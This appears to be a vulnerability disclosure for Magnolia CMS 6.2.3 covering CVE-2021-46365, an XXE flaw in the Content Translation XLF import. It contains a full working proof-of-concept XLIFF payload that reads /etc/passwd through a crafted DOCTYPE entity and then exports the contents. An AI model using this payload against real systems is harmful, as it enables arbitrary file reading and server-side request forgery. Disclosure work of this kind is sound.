

Magnolia Disclosures

Version 6.2.3

Environment:

- Magnolia 6.2.3
- Ubuntu Linux

Findings:

1. CVE-2021-46365: XML External Entity in Content Translation

Description:

When importing “.XLF” files in the “Content Translation” module, if the XLF contains malicious XML “DOCTYPE” entities, these can be used to:

- Read arbitrary files by using the “file:” protocol and the “Export” function
- Perform Server-Side Request Forgery (SSRF) attacks


Proof of Concept:

The following XML file was used to import the content of the “/etc/passwd” file into the translation:


```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE note [<!ENTITY sp SYSTEM "file:///etc/passwd" > ]>
<xliff xmlns="urn:oasis:names:tc:xliff:document:1.2" version="1.2">
  <file datatype="html" original="magnolia.export" source-language="en" target-
language="de">
    <header/>
    <body>
      <trans-unit extradata="2015.10.27 11:41:44 110" id="05872876-073e-40a3-a3c5-
0d0a18c1d43d:title" resname="Page properties: Page title">
        <source xml:lang="en">&sp;</source>
        <target xml:lang="de"/>
        <note>http://travel-demo.magnolia-cms.com/tour-type.html</note>
      </trans-unit>
      <trans-unit extradata="2015.10.27 11:41:44 110" id="05872876-073e-40a3-a3c5-
0d0a18c1d43d:navigationTitle" resname="Page properties: Navigation title">
        <source xml:lang="en">Tours</source>
        <target xml:lang="de"/>
        <note>http://travel-demo.magnolia-cms.com/tour-type.html</note>
      </trans-unit>
    </body>
  </file>
</xliff>
```

We import the above XLF into a translation and then we can immediately export the respective translation in order to obtain the contents of “/etc/passwd”.

Import:



Export (any format can be used for the export, but, in this case, CSV is used):



Resulting CSV containing “/etc/passwd”:

